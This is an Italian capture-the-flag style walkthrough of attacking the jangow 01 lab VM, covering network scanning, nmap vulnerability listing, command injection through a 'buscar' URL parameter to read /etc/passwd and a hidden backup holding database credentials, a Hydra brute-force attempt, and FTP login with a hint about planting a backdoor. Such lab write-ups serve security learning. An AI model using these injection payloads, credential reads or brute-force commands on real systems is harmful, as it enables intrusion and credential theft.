

# Hacking

## Blackbox VM

### jangow 01 1.0.1

#### Sommario

Hacking VM BlackBox Easy jangow 01 1.0.1 .....	2
Rilevamento dispositivi di rete .....	2
Scansione delle vulnerabilità .....	2
Scansione nessus .....	3
Web Server .....	3
Command Injection – Ricerca username .....	5
Tentativo cracking password con Hydra .....	6
Command Injection – Ricerca password .....	6

# Hacking VM BlackBox Easy jangow 01 1.0.1

## Rilevamento dispositivi di rete

Si inizia con un arp-scan e un ip a sulla macchina Kali attaccante per trovare l'indirizzo IP della vittima. **sudo arp-scan -I & ip a**

```
(kali@kali)-[~]
└─$ sudo arp-scan -I
Interface: eth0, type: EN10MB, MAC: 08:00:27:00:38:29, IPv4: 192.168.1.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    08:00:27:35:4e:1a    (Unknown)
192.168.1.108  08:00:27:6a:3e:52    (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.888 seconds (135.59 hosts/sec). 2 responded

(kali@kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:00:38:29 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.101/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 6169sec preferred_lft 6169sec
    inet6 fe80::aadf:3f4f:33a0:c954/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0c:99:9f brd ff:ff:ff:ff:ff:ff
```

## Scansione delle vulnerabilità

Si utilizza nmap per scansionare le porte e trovare eventuali vulnerabilità conosciute.

**nmap -sV --script=vuln -oN blackboxeasy.txt 192.168.1.108**

Si ottiene così una lista delle vulnerabilità sul file txt.


```
62 | MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 9.8 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- *EXPLOIT*
63 | F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 9.8 https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 *EXPLOIT*
64 | F607361B-6369-5DF5-9B29-E90FA29DC565 9.8 https://vulners.com/githubexploit/F607361B-6369-5DF5-9B29-E90FA29DC565 *EXPLOIT*
65 | F41EE867-4E63-5259-9DF0-745881884D04 9.8 https://vulners.com/githubexploit/F41EE867-4E63-5259-9DF0-745881884D04 *EXPLOIT*
66 | EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
67 | EDB-ID:50512 9.8 https://vulners.com/exploitdb/EDB-ID:50512 *EXPLOIT*
68 | EDB-ID:50446 9.8 https://vulners.com/exploitdb/EDB-ID:50446 *EXPLOIT*
69 | EDB-ID:50406 9.8 https://vulners.com/exploitdb/EDB-ID:50406 *EXPLOIT*
70 | E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 9.8 https://vulners.com/githubexploit/E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 *EXPLOIT*
71 | D10426F3-DF82-5439-AC3E-6CA0A1365A09 9.8 https://vulners.com/githubexploit/D10426F3-DF82-5439-AC3E-6CA0A1365A09 *EXPLOIT*
72 | D0368327-F989-5557-ASC6-0D9ACDB4E72F 9.8 https://vulners.com/githubexploit/D0368327-F989-5557-ASC6-0D9ACDB4E72F *EXPLOIT*
73 | CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
74 | CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474
75 | CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690
76 | CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
77 | CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943
78 | CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720
79 | CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790
80 | CVE-2021-42013 9.8 https://vulners.com/cve/CVE-2021-42013
81 | CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275
82 | CVE-2021-26691 9.8 https://vulners.com/cve/CVE-2021-26691
83 | CVE-2018-1312 9.8 https://vulners.com/cve/CVE-2018-1312
84 | CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679
85 | CVE-2017-3169 9.8 https://vulners.com/cve/CVE-2017-3169
86 | CVE-2017-3167 9.8 https://vulners.com/cve/CVE-2017-3167
87 | CC15AE65-B697-525A-AF4B-38B1501CAB49 9.8 https://vulners.com/githubexploit/CC15AE65-B697-525A-AF4B-38B1501CAB49 *EXPLOIT*
88 | C879EE66-6B75-5EC8-AA68-08693C6CCAD1 9.8 https://vulners.com/githubexploit/C879EE66-6B75-5EC8-AA68-08693C6CCAD1 *EXPLOIT*
89 | C5A61CC6-919E-58B4-8FBB-0198654A7FC8 9.8 https://vulners.com/githubexploit/C5A61CC6-919E-58B4-8FBB-0198654A7FC8 *EXPLOIT*
90 | BF9B0898-784E-5B5E-9505-430B58C1E6B8 9.8 https://vulners.com/githubexploit/BF9B0898-784E-5B5E-9505-430B58C1E6B8 *EXPLOIT*
```

Invece le porte aperte sono

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.1.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 20:29 CET
Nmap scan report for 192.168.1.108
Host is up (0.0052s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:6A:3E:52 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.14 seconds
```


## Scansione nessus



Il risultato più rilevante della scansione base è Apache Multiviews Arbitrary Directory Listing

## Web Server

Dalla scansione si tenta di accedere al webserver all'indirizzo <http://192.168.1.108:80/>





## Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

site/	2021-06-10 18:05	-	
-------	------------------	---	--

Apache/2.4.18 (Ubuntu) Server at 192.168.1.108 Port 80




Navigando tra i vari collegamenti della pagina web, si scopre che il link buscar (cercare in spagnolo), funziona con i comandi di shell, come da figura ls

Pertanto si può tentare un attacco Command Injection.


## Command Injection – Ricerca username

Si tenta la ricerca della path del file config.php, alla fine trovato tramite il comando ls, risultato finale:


<http://192.168.1.108/site/busque.php?buscar=ls%20/var/www/html/site/wordpress>



Recarsi nella cartella etc e aprire in lettura tramite comandi ls e cat il file passwd.



/etc/passwd



Trovato l'username: **jangow01**

## Tentativo cracking password con Hydra

Ottenuto l'username, si può tentare un attacco bruteforce con Hydra, utilizzando la lista rockyou:

**hydra -T 4 -l desafio02 -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108**



```
kali@kali:~$ hydra -T 4 -l desafio02 -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 00:11:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l1:p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.108:21/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 14344331 to do in 3515:47h, 4 active
[STATUS] 69.33 tries/min, 208 tries in 00:03h, 14344191 to do in 3448:08h, 4 active
[STATUS] 69.29 tries/min, 485 tries in 00:07h, 14343914 to do in 3450:26h, 4 active
[STATUS] 69.73 tries/min, 1046 tries in 00:15h, 14343353 to do in 3428:09h, 4 active
[STATUS] 69.71 tries/min, 2161 tries in 00:31h, 14342238 to do in 3429:03h, 4 active
[STATUS] 69.60 tries/min, 3271 tries in 00:47h, 14341128 to do in 3436:24h, 4 active
[STATUS] 4.64 tries/min, 4027 tries in 14:27h, 14340372 to do in 51510:41h, 4 active
[STATUS] 5.82 tries/min, 5146 tries in 14:43h, 14339253 to do in 41049:35h, 4 active
[STATUS] 6.95 tries/min, 6254 tries in 14:59h, 14338145 to do in 34385:44h, 4 active
[STATUS] 8.04 tries/min, 7367 tries in 15:15h, 14337032 to do in 29707:28h, 4 active
[STATUS] 9.10 tries/min, 8476 tries in 15:31h, 14335923 to do in 26269:34h, 4 active
[STATUS] 6.99 tries/min, 8735 tries in 20:49h, 14335664 to do in 34185:14h, 4 active
[STATUS] 7.78 tries/min, 9845 tries in 21:05h, 14334554 to do in 30716:51h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Strada non percorribile a causa del tempo necessario.


## Command Injection – Ricerca password

Cercando la home di jangow01 si è trovato un file txt.



Purtroppo il file trovato contiene un MD5 Hash di una stringa vuota.


Si tenta pertanto di cercare tra i file nascosti:



Si ritorna indietro e

si utilizza la funzione "view-source" per visualizzare il codice sorgente e allineare correttamente le righe, facilitando così l'analisi e la comprensione del layout.

**view-source:http://192.168.1.108/site/busque.php?buscar=ls%20-all**




```
1 total 44
2 drwxr-xr-x 6 www-data www-data 4096 Nov  9 21:59 .
3 drwxr-xr-x 3 root    root      4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun  3 2021 assets
5 -rw-r--r-- 1 www-data www-data  35 Jun 10 2021 busque.php
6 -rw-r--r-- 1 www-data www-data 347 Nov  9 21:59 config.php
7 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 css
8 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
9 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 js
10 drwxr-xr-x 2 www-data www-data 4096 Nov 10 00:33 wordpress
11
12
```

Link finale: **view-source: http://192.168.1.108/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup**

Sono stati utilizzati i seguenti comandi:

- **view-source:** per visualizzare il sorgente della pagina in modo ordinato, come spiegato in precedenza.
- **ls -all:** per elencare tutto il contenuto della directory, inclusi i file nascosti e i relativi permessi.
- **cd ..:** per tornare alla directory superiore.
- **ls -all:** nuovamente per elencare il contenuto della directory superiore.
- **cat .backup:** per leggere il file .backup.
- **;** per separare ed eseguire più comandi in sequenza.




```
1 total 44
2 drwxr-xr-x 6 www-data www-data 4096 Nov  9 21:59 .
3 drwxr-xr-x 3 root    root      4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun  3 2021 assets
5 -rw-r--r-- 1 www-data www-data  35 Jun 10 2021 busque.php
6 -rw-r--r-- 1 www-data www-data 347 Nov  9 21:59 config.php
7 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 css
8 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
9 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 js
10 drwxr-xr-x 2 www-data www-data 4096 Nov 10 00:33 wordpress
11 total 16
12 drwxr-xr-x 3 root    root      4096 Oct 31 2021 .
13 drwxr-xr-x 3 root    root      4096 Oct 31 2021 ..
14 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
15 drwxr-xr-x 6 www-data www-data 4096 Nov  9 21:59 site
16 $servername = "localhost";
17 $database = "jangow01";
18 $username = "jangow01";
19 $password = "abygurl69";
20 // Create connection
21 $conn = mysqli_connect($servername, $username, $password, $database);
22 // Check connection
23 if (!$conn) {
24     die("Connection failed: " . mysqli_connect_error());
25 }
26 echo "Connected successfully";
27 mysqli_close($conn);
28
29
```

Trovato la password: **abygurl69**

Username: **jangow01**



Dato che aveva il servizio FTP (porta 21) con vsftpd 3.0.3. attivo, si tenta di connettersi tramite explorer inserendo link <ftp://192.168.1.108/> e credenziali.



Si è ottenuto correttamente l'accesso, ove volendo si può installare una backdoor in modo semplice con venom.

